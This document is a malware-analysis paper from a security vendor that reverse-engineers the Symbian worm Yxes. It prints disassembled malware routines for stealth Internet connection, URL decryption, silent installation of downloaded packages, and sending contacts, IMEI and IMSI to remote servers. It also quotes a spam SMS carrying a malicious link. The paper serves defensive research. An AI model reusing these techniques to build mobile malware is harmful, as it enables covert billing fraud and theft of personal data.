Symbian worm Yxes: Towards mobile botnets ?

Axelle Apvrille
Fortinet Technologies

About Authors

Axelle Apvrille is a Senior Analyst and Research at Fortinet, FortiGuard Labs. She tracks down all kinds of malware for mobile phones, and tries to reverse them. Her work has already been presented at several conferences such as EICAR, VB, BlackHat, ShmooCon etc. Before reverse engineering with Fortinet, Axelle worked for over 12 years on the research and design of security systems. She enjoyed teaching computer security in several French engineering schools, published in academic journals or conferences, and filed over 10 patents. Last but not least, Axelle is a proud user of OpenSolaris.

Contact details: c/o Fortinet, EMEA AV Team, 120, rue Albert Caquot, 06410 Biot, France, e-mail: aapvrille@fortinet.com

Keywords

Reverse engineering, Mobile phone, Malware, Botnet, Yxes, Worm

Abstract

In 2009, a new Symbian malware named SymbOS/Yxes was detected and quickly hit the headlines as one of the first malware for Symbian OS 9 and above all as the foretaste of a mobile botnet. Yet, detailed analysis of the malware were still missing. This paper addresses this issue and details how the malware silently connects to the Internet, installs new malware or spreads to other victims. Each of these points are illustrated with commented assembly code taken from the malware or re-generated Symbian API calls. Besides those implementation aspects, the paper also provides a global overview of Yxes's behaviour. It explains how malicious remote servers participate in the configuration and propagation of the malware, including Yxes's similarities with a botnet. It also tries to shed light on some incomplete or misleading statements in prior press articles. Those statements are corrected, based on the reverse engineering evidence previously. Finally, the paper concludes on Yxes's importance and the lack of security on mobile phones. It also indicates several aspects future work should focus on such as communication decryption, tools to analyze embedded malware or cybercriminals motivations.

1 Introduction

Malware for mobile phones is often regarded as a very rare disease, found in research labs by a few weird-looking techies. It is true that, with only 450 different mobile species, they are clearly outnumbered by PC malware. The risks have however proved not to be that insignificant because few mobile species does not mean few infections. For instance, the costs and inconveniences caused by the famous CommWarrior worm, with 115,000 infected phones (Gostev, 2008) and over 450,000 messages (Hypponen, 2007) sent prove the matter cannot be underestimated.

At the beginning of 2009, a new Symbian malware was detected (FGA, 2009). It installed on recent and widely-deployed Symbian OS 9 phones. The malware *looked* perfectly legitimate and there was no hint it might be a malware apart from the fact it created no application icon. As it was typically connected to the word "sexy" (sexy.sisx as package name, "Sexy View", "Sexy Girls", "Sexy Space" as application name etc), Fortinet christened it Yxes, i.e sexy from right to left.

The malware gained attention of anti-virus analysts because it was reported to send out several SMS messages - thus inflicting high bills to infected victims. Apart from a few more or less commercial spyware, it could also be seen as the first malware for Symbian OS 9. Its ability to connect to the Internet - a novelty in the history of mobile malware - also had analysts fear it might be part of a mobile botnet. With all those facts (high bills, Symbian OS 9, Internet, botnet), no wonder it quickly made its way to IT headlines (Danchev, 2009; Winder, 2009; Moscaritolo, 2009; Constantin, 2009).

However, once the initial turmoil was over, only little information or updates were published, and Yxes vanished out of memories... until new versions (variants E, F and G in Fortinet's naming convention) were again discovered, end of July 2009. Discussions about the new variants flourished on blogs and news for a couple of weeks and then disappeared once more. As a consequence, at the time of writing this paper, there is barely any consistent and comprehensive study of the malware, detailing how it works and the new techniques it implements. This is what this paper wishes to address.

The paper is organized as follows. First, we briefly study Prior Art, grouping scattered information found on the net. Then, we provide some background information on Symbian S60 3rd platforms and their alleged security. The next sections detail the paper's findings: section 4 discusses the installation process of the malware, section 5 details the main tasks of the malware. For a more comprehensive approach, section 6 provides a global overview of all actors involved in malware's execution. Finally, based on the paper's findings, section 7 tries to clarify incomplete or misleading information found in Prior Art.

2 State of the Art

Compared to other research domains, the concern for mobile malware is quite new as it does not date back longer than ten years. At first, only a few hackers such as (Haas, 2001) seemed to care for mobile phone security. In 2004, when the first mobile worm - named Cabir - started to spread, research on mobile malware gained public interest. A good overview of the status of mobile malware up to 2007 is presented in (Hypponen, 2007). Those papers are interesting to read for background information, but they do not discuss the reverse engineering of mobile code.

Papers in reverse engineering do exist. For instance, the underground group 29A wrote a very technical description of one of their Proof on Concept malware for WinCE (29a, 2004). For Symbian platforms, (Shub-Nigurrath, 2007) is a must-read though it is written with the intent to crack applications, which is rather different (technically and ethically) from virus analysis. On that aspect, (Zhang, 2007) is probably more valuable to anti-virus analysts as it explains how to analyze what Symbian malware do. Unfortunately, it discusses platforms older than Symbian OS 9, and consequently tools or tricks are seldom applicable to newer mobile phones. More recent work such as (Mulliner, 2008) or (Economou & Ortega, 2008) cover interesting hacks for new phones (S60 3rd edition, but also iPhones or Android) but those presentations focus on discovering vulnerabilities. They do not explain what techniques current mobile malware use nor how to understand what they are doing.

The only few articles dedicated to the specific case of Yxes fall in one of the following categories:

- IT news articles (FGA, 2009; Danchev, 2009; Winder, 2009; Moscaritolo, 2009; Constantin, 2009): they sometimes provide a good overview of Yxes, but this paper will prove details or implications are often approximate - or even wrong (see Section 7).
- Anti-virus encyclopedia descriptions (Fortiguard Center, 2009d; F-Secure, 2009; Symantec, 2009): they are meant for anti-virus customers, from end-users to system administrators. Therefore, they explain how to recognize the virus, its impact and how to get rid of it. Thus, virus descriptions do not explain how viruses get their dirty work done (e.g replicate, destroy...) nor how anti-virus analysts found information.
- Highly specialized (and therefore incomplete) analysis: those articles are the most technically precise, but they only explain part of the behaviour of the malware. For example, (Castillo, 2009) is a serious academic paper which tries to understand whether Yxes is part of a botnet

or not. The paper however concludes - quite honestly as a matter of fact - that it was unable to reproduce the malware's expected behaviour and thus cannot answer the botnet question. It is however interesting to read because the author explains how he analyzed the malware sample with forensic tools. (Apvrille, 2009b) and (Apvrille, 2009a) are other partial analysis of Yxes: those previous work focus on specific points of Yxes: the Java Server Pages of the online servers referenced by Yxes and the malware's Symbian application certificates.

The contribution of this paper is therefore twofold. It explains how the malware is being reversed, describing tools and tips which should be applicable - at least partially - to other Symbian S60 3rd malware. The other contribution consists in filling in most gaps of detailed Yxes analysis, so as to provide a global understanding of how Yxes works. Reverse engineering is a difficult art though, and a few details remain in the shadows: those open questions are explicitly mentioned in the paper, so as not to mix them with facts for which we have evidence.

3 Background

Most smart phones currently run an operating system named Symbian OS (47 % of market share Q4 2008 (Wikipedia, 2008)). Yxes specifically targets Symbian OS versions 9.1 or greater which are the most recent and - according to (GetJar, 2009) - represent over 15% of market shares (with billions of handsets in the world, this is huge). Actually, Symbian OS v9.1 is an important turn in Symbian operating systems because it introduces several new features (please see (Sales, 2005; "Symbian OS v9.X SIS File Format Specification", 2006) for more details):

1. Data caging: applications are assigned a private directory where they may read/write their data. This directory cannot be accessed by other applications. Furthermore, there are a few restrictions on system directories. For example, applications may only write binaries to the sys directory at installation time.

2. Capabilities: similarly to other operating systems such as Linux, applications must have the necessary rights to perform specific actions like connecting to the Internet or making a phone call. Those capabilities are granted through mandatory code signing, i.e developers must send their applications to a testing and certification program called Symbian Signed and have them signed.

3. New compiler: platforms embed a new compiler, which supports ARM's new Application Binary Interface (EABI). The downside for developers is that former applications no longer run on Symbian OS 9.

4. New installation file format: applications are packaged using a new format which implements platform security measures.

Currently, classical non-embedded operating systems do not offer much better security measures, so with the additional difficulty of writing embedded code, Symbian OS was believed to be reasonably secure. And, as a matter of fact, there was no known malware for Symbian OS 9 apart from Java-based malicious midlets (those midlets depend on the Java platform not on Symbian OS) (Fortiguard Center, 2006), hacker tools disabling data caging and capabilities (BiNPDA, 2008) (those tools usually prevent the phone from operating correctly, so they are currently not used by malware, but rather, selectively, by hackers or analysts to circumvent OS security), or more or less commercial spyware (Fortiguard Center, 2009a, 2009b). Yxes is an important break through.

Finally, to help the reader understand this paper, a few additional notes should be made on Yxes itself. The name of the malware varies from one anti-virus vendor to another as there is no standard naming convention. Moreover, several variants exist and denote major differences among malware samples. Currently, Fortinet identifies 7 different variants. Other vendors may report less variants and still detect as many samples if their identification rules are looser. So, in the end, a sample detected as SymbOS/Yxes.D!worm is also named SymbOS.Exy.B elsewhere. This paper will use Fortinet's naming in next sections.

4 Installation and Initialization Issues

This section discusses the very first steps after the mobile phone has been infected. At this stage, the malware's Symbian package (SIS or SISX) is located on the phone's file system, but it is neither installed nor running. The way it managed to actually get on to the mobile phone (malware propagation) is actually described later, in Section 6.


So, the first step is Yxes's installation. From an end-user point of view, Yxes looks like any other legitimate Symbian application: the installation process runs smoothly and displays a valid signing certificate. This is possible because the authors have managed to get Symbian sign their application. They either created an *Express Signed* account under a fake identity and paid US$20 to have their application signed, or hacked a legitimate account. The Express Signed does include a few tests such as scanning applications against viruses, but of course, at that time, the malware was undetected by all vendors, so there was no chance the application would be detected as malicious. Please refer to (Apvrille, 2009a) for our previous work on Yxes' certificates. Since then, certificates have been revoked, but this is only checked if OCSP (Online Certificate Status Protocol) is enabled on the phone - which is not the case by default.

For an end-user, the only suspicious issue is perhaps that Yxes does not install any application icon on the phone. However, this issue is fixed in a particular version of SymbOS/Yxes.E!worm where the sample fakes a *real* application named Advanced Device Locks (NetQin, 2009).

The installation process copies two binaries and a resource. The binaries are copied into c:\sys\bin and run at install (RI flag). The following are extracted from the malware's package using a tool named SISContents (SISContents, n.d.):

```
"C_sys\bin\Installer_0x20026CAA.exe"-"C:\sys\bin\Installer_0x20026CAA.exe", FR, RI, RW
"C_sys\bin\MainSrv2.exe"-"C:\sys\bin\MainSrv2.exe", FR, RI
"C_private\101f875a\import\[20026CA9].rsc"-"C:\private\101f875a\import\[20026CA9].rsc"
```

The first binary (Installer_xxx) is in charge of setting up the configuration for the malicious dae-



```
R9  00000040 MEMORY:00000040
R10 C81E09D8 MEMORY:C81E09D8
R11 00406DDC MEMORY:00406DDC
R12 00406DB0 MEMORY:00406DB0
SP  00406DB0 MEMORY:00406DB0
LR  7C85C978 Axelle_atC+24
PC  7C85C5AC Axelle_DecodingURLs+78
PSR 20000010
```

```
7C85C574
7C85C574 Axelle_haveWeFinished
7C85C574 LDR     R2, [R11,#position]
7C85C578 LDR     R3, [R11,#max]
7C85C57C CMP     R2, R3
7C85C580 BGE     Axelle_DecodingDone
```

1. Test if we are at the end of the string

```
7C85C584
7C85C584 Axelle_moreToDecode
7C85C584 LDR     R0, [R11,#buffer]
7C85C588 LDR     R1, [R11,#position]
7C85C58C BL      Axelle_atC       ; returns a pointer on the data buffer at the ith position
7C85C590 MOV     R4, R0
7C85C594 LDR     R0, [R11,#buffer]
7C85C598 LDR     R1, [R11,#position]
7C85C59C BL      Axelle_atC       ; returns a pointer on the data buffer at the ith position
7C85C5A0 LDRB    R2, [R0]         ; load encoded character
7C85C5A4 LDRB    R3, [R11,#key]   ; load offset (key)
7C85C5A8 EOR     R3, R2, R3       ; exclusive OR
7C85C5AC STRB    R3, [R4]         ; write decoded character
7C85C5B0 LDR     R3, [R11,#position]
7C85C5B4 ADD     R3, R3, #1       ; increment position
7C85C5B8 STR     R3, [R11,#position]
7C85C5BC B       Axelle_haveWeFinished
```

2. Apply XOR to byte

```
7C85C5C0
7C85C5C0 Axelle_DecodingDone
7C85C5C0 SUB     SP, R11, #0x10
7C85C5C4 LDMFD   SP, {R4,R11,SP,PC}
7C85C5C4 ; End of function Axelle_DecodingURLs
7C85C5C4
```

3. Loop until end of string

Figure 1: IDA Pro screenshot of SymbOS/Yxes.E!worm's installer running an XOR decryption loop

mon (MainSrv2.exe). The reverse engineering of this executable has revealed the following steps:

1. Parse the system for opened files SIS or SISX files (Symbian packages). In particular, the Installer binary - run at installation - expects the malicious SISX file to be open, as an installation is currently taking place. For an analyst, this means it is necessary to open the malicious SISX file (as if to install it) while remote debugging the installer binary, or the installer will fail.

2. Create (or overwrite) a c:\System\Data\SisInfo.cfg file.

3. Read from the SISX file a list of encrypted URLs of malicious web servers working with Yxes. The installer accesses the SISX archive file itself, not a deflated memory image.

4. Decrypt the URLs (see Figure 1): the algorithm is a simple XOR loop with a hard-coded key (0xBF in this case).

5. Write the URLs in the SisInfo.cfg file (that file uses a special format - for instance, the size of the URLs is written before the URLs).

Figure 1 shows the remote debugging of Yxes's installer currently running the URL decryption loop. This is a nice feature supported by recent versions of IDA Pro. The debugging commands are sent via USB to a small application named AppTRK (Nokia, 2008) which is running on the phone. The setup is nonetheless a bit touchy: the phone must not be running any security hack such as (BiNPDA, 2008), the USB communication port must be set to 1 on the phone and left to self discovery on IDA Pro, even if Windows reports the mobile phone on yet another port...

It should be noted that the SisInfo.cfg is an important file for Yxes: without the URLs it contains, the malware fails to connect to its remote malicious servers. Samples lacking the installer, or lacking the encrypted URLs won't be functional. This is the case of sexySpace.sisx (sha1: 18ad3807be3ddcd9583 2219b0d0b5fa505df4ac1) much of the IT press relayed (Cyberinsecure, 2009).

Once the installer has run, it is no longer used. The real executable which conveys the malicious payload is the other one. Depending on variants, its name is EConServer.exe (A and B), Transmitter.exe (C), BootHelper.exe or SKServer.exe for variant D, AcsServer.exe or MainSrv2.exe for variant E, PbkPatch.exe (F) and bcast.exe (G). Note names such as EConServer.exe or AcsServer.exe are close to legitimate Symbian executables (EComServer and AccServer).

This executable makes sure a single instance of the malicious daemon is running on the infected device. Each time a new instance is run, it undergoes the following steps:

1. Try to open the global semaphore (RSemaphore::OpenGlobal). Its name depends on the malware's variant.

2. If the semaphore exists, exit so that a single instance runs.

3. If it does not exist, register the instance by creating a semaphore (RSemaphore::CreateSemaphore)

Finally, in variants A, B, D and E, a resource is copied into c:\private\101f875a\import, which is Symbian's reserved directory for resources. This is Symbian OS 9's typical way to automatically restart applications on boot: the resource contains the path of the executable to launch. In that particular case, without any surprise an hexadecimal dump of the resource specifies the malicious daemon must be run on boot up.

```
$ hexdump -C \[20026CA9\].rsc
00000000  6b 4a 1f 10 00 00 00 00  00 00 00 00 19 fd 48 e8  |kJ............H.|
00000010  01 38 00 01 00 02 00 17  17 21 3a 5c 73 79 73 5c  |.8.......!:\sys\|
00000020  62 69 6e 5c 4d 61 69 6e  53 72 76 32 2e 65 78 65  |bin\MainSrv2.exe|
00000030  08 00 00 00 00 00 00 00  00 14 00 39 00           |...........9.|
```

5 Malware's Main Tasks

This section looks into the real malicious payload of Yxes. Actually, each variant shows slight differences, but globally, Yxes is known for communicating with remote malicious servers on the web (which had people fear it is a botnet), sending SMS messages without user's consent and retrieving the phone's IMEI and IMSI (unique device and subscriber identifiers). Additionally, some variants implement a few "goodies" such as silent installation of other malware (variants A, B, D and E), killing unwanted applications whenever they are run (variants A, B, D and E) and parsing phone's contacts (variant C and F). Each task is analyzed in the next subsections (note the link between all tasks is explained at Section 6).

5.1 Internet communications

The fact Yxes communicates with remote servers is particularly alarming because it usually induces high bills for end-users whose subscription does not include Internet communications, and also because it shows signs of an early mobile botnet. However, up to now, only little details are known about those communications: (Apvrille, 2009b) has investigated on the malicious remote servers' side, but the malware's side hasn't been analyzed yet. This is consequently what this subsection focuses on.

To communicate with the remote web servers, the malware relies on 4 main routines:

1. a routine which retrieves the phone's Internet settings,
2. a routine which sets up for stealth communications,
3. a routine which creates an HTTP request,
4. and a routine which handles the response.


On Symbian phones, all information related to connections is stored in the Communications database (cdbv3.dat). This database is accessible via Symbian's database engine (DBMS) and organized in several tables. The malware retrieves information it needs, i.e Access Point Names (APN), proxy server names, proxy ports for each Internet Access Point (IAP) configured on the device, by selecting and matching appropriate columns in tables of the Communications database (Interested readers may have a look at the malware's pseudo-code to retrieve the APN in Appendices).

With those settings, the malware has all it needs to connect to the Internet. The next step is to hide the communications to the end-users. Normally, all web communications display a dialog asking the end-user to select the IAP he wants to use. Using the settings it retrieved, Yxes manages to automatically select an IAP and disables the display of the dialog. Actually, this simply consists in setting the connection's dialog preference to *DoNotPrompt* (TCommDbConnPref::SetDialogPreference-(ECommDbDialogPrefDoNotPrompt)).

```
.text:7C8C2478  SUB     R0, R11, #0xAC
.text:7C8C247C  BL      _ZN15TCommDbConnPrefC1Ev ; TCommDbConnPref constructor
.text:7C8C2480  SUB     R0, R11, #0xAC
.text:7C8C2484  MOV     R1, #3                   ; ECommDbDialogPrefDoNotPrompt
.text:7C8C2488  BL      _ZN15TCommDbConnPref19SetDialogPreferenceE17TCommDbDialogPref
                                                 ; SetDialogPreference of connection
```

Note that hiding the dialog does not require stronger privileges than the NetworkServices capability (the standard capability to access remote services - stealth way or not). Moreover, in Symbian's classification, this is a "basic capability", i.e any application developer may request it.

Thus, Yxes's Internet communications go unnoticed ... until the end-user receives his operator's bill. Actually, there is a way to see communications take place using mobile forensics tools such as (Paraben, n.d.; Oxygen, n.d.) which are able to retrieve the device's communications log (c:\101f401d\logdbu.dat) (Castillo, 2009).



	EType	ETime	DType	Flag1	Flag2	Flag3	Flag4	Id	Remote	Direction	Duration	Status	Subject	Number	Contact	Link	Data	Recent	Duplicate
□	5	2009-09-10 10:36:26	1	0	0	0	0	0	SFR Internet	0	8	2			0	0	Data	0	0
□	5	2009-09-10 10:38:47	1	0	0	0	0	1	SFR Internet	0	11	2			0	0	Data	0	0
□	5	2009-09-10 10:39:06	1	0	0	0	0	2	SFR Internet	0	5	2			0	0	Data	0	0
□	5	2009-09-10 11:14:10	1	0	0	0	0	3	SFR Internet	0	1483	2			0	0	Data	0	0
□	5	2009-09-10 11:46:08	1	0	0	0	0	4	SFR Internet	0	371	2			0	0	Data	0	0
□	5	2009-09-10 11:57:54	1	0	0	0	0	5	SFR Internet	0	884	2			0	0	Data	0	0
□	5	2009-09-10 12:39:22	1	0	0	0	0	6	SFR Internet	0	12	2			0	0	Data	0	0

Figure 2: Screenshot of Paraben's Data Seizure tool reading logdbu.dat

Figure 2 shows the content of logdbu.dat. The EType 5 (first column) means *Packet Data*, direction 0 (column 10) is for *outgoing*, status 2 (column 12) is for *disconnected*. All these communications correspond to silent outgoing Internet communications to Yxes' malicious servers.

Next, the malware builds the HTTP requests to send to the remote servers. The Symbian API offers three major classes for HTTP: RHTTPSession (the HTTP client session), RHTTPTransaction (each exchange of message between the client and the server is a transaction) and the request itself, RHTTPRequest. First, an HTTP session is opened (OpenL) and used throughout the malware. Then, a transaction object is created by calling OpenTransactionL on the session object. This method requires 3 parameters: the URI to send the request to, the method (HTTP GET by default) and a transaction callback. The URI the malware contacts depends on the malware's variant. The assembly code below is taken from SymbOS/Yxes.E!worm. It shows the malware is building a URI that contacts a Java Server Page named Kernel.jsp with two parameters, the malware's version (Version=1.7) and the phone's type (PhoneType=nokian95 in our case).

```
.text:7C8BE6C4  SUB     R0, R11, #0x8C
.text:7C8BE6C8  LDR     R1, =asc_7C8CD40C ; "/"
.text:7C8BE6CC  BL      _ZN6TPtrC8C1EPKh  ; build a TPtrC8 with /
.text:7C8BE6D0  SUB     R3, R11, #0x8C
.text:7C8BE6D4  SUB     R0, R11, #0x74
.text:7C8BE6D8  MOV     R1, R3
.text:7C8BE6DC  BL      _ZN5TDes86AppendERK6TDesC8 ; append / to the URL buffer
.text:7C8BE6E0  SUB     R0, R11, #0x8C
.text:7C8BE6E4  LDR     R1, =aKernel_jspVers ; "Kernel.jsp?Version="
.text:7C8BE6E8  BL      _ZN6TPtrC8C1EPKh     ; build a TPtrC8
.text:7C8BE6EC  SUB     R3, R11, #0x8C
.text:7C8BE6F0  SUB     R0, R11, #0x74
.text:7C8BE6F4  MOV     R1, R3
.text:7C8BE6F8  BL      _ZN5TDes86AppendERK6TDesC8 ; append Kernel.jsp?Version=
.text:7C8BE6FC  LDR     R0, =a1_7       ; "1.7"
.text:7C8BE700  BL      sub_7C8C01E8    ; make string out of literal
.text:7C8BE704  MOV     R3, R0
.text:7C8BE708  SUB     R0, R11, #0x74
.text:7C8BE70C  MOV     R1, R3
.text:7C8BE710  BL      _ZN5TDes86AppendERK7TDesC16 ; append version to URL buffer
.text:7C8BE714  SUB     R0, R11, #0x8C
.text:7C8BE718  LDR     R1, =aPhonetype ; "&PhoneType="
.text:7C8BE71C  BL      _ZN6TPtrC8C1EPKh ; TPtrC8::TPtrC8(uchar  const*)
.text:7C8BE720  SUB     R3, R11, #0x8C
```

```
.text:7C8BE724  SUB     R0, R11, #0x74
.text:7C8BE728  MOV     R1, R3
.text:7C8BE72C  BL      _ZN5TDes86AppendERK6TDesC8 ; append &PhoneType to URL buffer
.text:7C8BE730  SUB     R0, R11, #0x74
.text:7C8BE734  SUB     R3, R11, #0x64             ; phone type in here (e.g "nokian95")
.text:7C8BE738  MOV     R1, R3
.text:7C8BE73C  BL      _ZN5TDes86AppendERK7TDesC16 ; append phone type to URL buffer
```

Then, the malware customizes the HTTP headers of its request. For instance, it sets the HTTP Accept header to all (*/*). Finally, when all HTTP headers or properties are set, the HTTP request is sent. This corresponds to the SubmitL() method on the transaction object.

The malware then waits for a response. There are two cases: either the response is a simple acknowledge of the request with a status indicating whether the request was successfully processed or not, or the response contains a body, i.e additional data such as the Symbian package for another malware (see next subsection 5.2). In the latter, the malware parses the body and, if the body does not contain the string *pnpause*, it dumps the body in a buffer or a file on the phone.

It is interesting to note that the server pages reply *pnpause* when they are out of service (Apvrille, 2009b). In that case, the malware can indeed trash the response.

```
.text:7C8BEC90  LDR     R1, =aPnpause    ; "pnpause"
.text:7C8BEC94  BL      _ZN6TPtrC8C1EPKh ; Build a TPtrC8 out of "pnpause"
.text:7C8BEC98  SUB     R3, R11, #0x1C
.text:7C8BEC9C  LDR     R0, [R11,#data]
.text:7C8BECA0  MOV     R1, R3
.text:7C8BECA4  BL      _ZNK6TDesC84FindERKS_ ; Find pnpause (TDesC8::Find)
.text:7C8BECA8  CMN     R0, #1           ; negative comparison
...
.text:7C8BECDC  LDR     R0, [R11,#var_10]
.text:7C8BECE0  LDR     R1, [R11,#data]
.text:7C8BECE4  BL      MALWARE_appendData ; append to a buffer
...
.text:7C8BECEC  LDR     R3, [R11,#var_10]
.text:7C8BECF0  ADD     R0, R3, #0x28
.text:7C8BECF4  LDR     R1, [R11,#var_14]
.text:7C8BECF8  BL      _ZN5RFile5WriteERK6TDesC8 ; RFile::Write(TDesC8  const&)
```

What it does with the downloaded body depends on the malware's variant. For variants A, B, D and E, the malware actually installs another malware (see section 5.2). What happens for variants F and G isn't clear yet. It is possible they never fall in that case, or that new malware settings files are downloaded.

5.2 Silent Installation of Malware

In 5.1, we explained variants A, B, D and E actually download another malware from the remote server they contact. This malware is dumped into a temporary file (e.g c:\root.sisx or c:\Data\kel.sisx), and then silently installed on the phone, without the user being aware of anything at all.

Silent installation of applications is possible since Symbian OS 9 with the SW Installer Launcher API[1]. The implementation relies on the RSWInstSilentLauncher class. The malware creates such an object, connects to the phone's internal install server, installs the package and finally closes the session with the install server. The package installation is handled by the SilentInstall method of the RSWInstSilentLauncher. In the assembly code below, SilentInstall is called in MALWARE_installFilename. The routine gets the full path name of the temporary package file and installs it.

```
.text:7C8BEE84  BL      SWInstCli_32    ; SwiUI::RSWInstSilentLauncher constructor
.text:7C8BEE88  SUB     R0, R11, #0x54  ; this is an instance of RSWInstSilentLauncher
.text:7C8BEE8C  BL      SWInstCli_31    ; SwiUI::RSWInstSilentLauncher::Connect()
.text:7C8BEE90  LDR     R0, =aCDataKel_sisx ; "C:\Data\kel.sisx"
.text:7C8BEE94  BL      MALWARE_makeDesC    ; make the appropriate object out of the string
.text:7C8BEE98  MOV     R2, R0          ; R2 now contains the kel.sisx string
.text:7C8BEE9C  SUB     R3, R11, #0x54  ; this is the instance of RSWInstSilentLauncher
.text:7C8BEEA0  LDR     R0, [R11,#var_18]
.text:7C8BEEA4  MOV     R1, R3          ; load the instance of RSWInstSilentLauncher in R1
.text:7C8BEEA8  BL      MALWARE_installFilename ; Function that installs a SISX:
.text:7C8BEEAC  SUB     R0, R11, #0x54  ; load the instance of RSWInstSilentLauncher in R0
.text:7C8BEEB0  BL      SWInstCli_13    ; SwiUI::RSWInstSilentLauncher::Close()
.text:7C8BEEB4  LDR     R0, =aCDataKel_sisx ; "C:\Data\kel.sisx"
.text:7C8BEEB8  BL      MALWARE_makeDesC
.text:7C8BEEBC  MOV     R3, R0
.text:7C8BEEC0  LDR     R0, [R11,#var_18]
.text:7C8BEEC4  MOV     R1, R3               ; load filename to delete in R1
.text:7C8BEEC8  BL      MALWARE_deleteFile ; delete file
```

Readers used to IDA Pro's output will notice the API names of SW Installer Launcher are not processed (SWInstCli_13, SWInstCli_31, SWInstCli_32...). This is because IDA Pro 5.5 isn't aware of that particular Symbian API as it is not part of the standard API but of the SDK Plugin API. The analyst must consequently manually resolve the names (or write a IDA Pro script to do it automatically). This isn't too difficult: get the SW Installer Launcher library (swinstcli.lib), and then dump its symbols:

```
$ objdump --syms swinstcli.lib
...
SWInstCli{000a0000}-13.o:     file format elf32-little

SYMBOL TABLE:
00000000 l    F StubCode 00000000 $a
00000004 l    O StubCode 00000000 $d
00000000 l    d  StubCode 00000008 StubCode
00000000 l    d  *ABS* 00000000 .directive
00000004 l    F StubCode 00000000 theImportedSymbol
00000000 g    F StubCode 00000000 _ZN5SwiUI15RSWInstLauncher5CloseEv
00000000      *UND* 00000000 #<DLL>SWInstCli{000a0000}[101f8759].dll#<\DLL>d
```

[1] More precisely, the SW Installer Launcher API is available for S60 3rd edition phones, where S60 3rd refers to a specific Nokia software platform that runs on top of Symbian OS 9. Yxes will therefore not exactly run on any Symbian OS 9 phone, but on those with S60 3rd. This cannot be seen as a strong restriction, as it is the leading platform.

The number at the end of the name is the ordinal for the function in the library. So, SWInstCli_13 matches SwiUI::RSWInstLauncherClose.

5.3 Getting the IMEI and the IMSI

Getting the IMEI (a unique number identifying the device) and the IMSI (a unique number identifying the subscriber) is a basic task all variants of Yxes implement. As this task is not particularly tricky - the Symbian API providing the GetPhoneId() method in the CTelephony class to retrieve the IMEI, and the GetSubscriberId() to retrieve the IMSI (the *ReadDeviceData* capability is required) - this paper will not provide more details. For further information, (Mulliner, 2008) has published sample assembly code to retrieve the IMEI.


5.4 Parsing contacts and sending

This task has already been covered by (Fortiguard Center, 2009e) and (Apvrille, 2009b), so this paper will only provide a short reminder: the C and F variants of Yxes are quite different from others, and in particular, they parse phone's contacts.

In the F variant, a routine actually exports contacts as vCards and writes the output to a file named C:\System\Data\pbk.info. Later, when the malware contacts a malicious remote server, the content of this file is sent to a Java Server Page (named PbkInfo.jsp) along with three arguments: the phone's type (nokian95 in our case or nokia3250 by default), the phone's IMEI and the phone's IMSI.

5.5 Sending SMS


All variants of Yxes have been reported to send SMS messages. The messages contain some adult incentive to follow a link to a malicious web server from where the malware may be downloaded (see Figure 3).



发件人 +8615993944333

[全球中文成人在线][A片达人-偶的毛片基地][红河谷快乐性爱王国]，免费加入，三天内有效…… http://www.wwqx-sun.com/game

Figure 3: SMS message sent by SymbOS/Yxes.A!worm - credits to hi.baidu.com



SMS +966
SMS +966
SMS +966
SMS +966
SMS +966
SMS +966
SMS +966
[redacted]

Figure 4: SMS messages sent to Saudi Arabia by SymbOS/Yxes.E!worm - credits to cyberinsecure.com

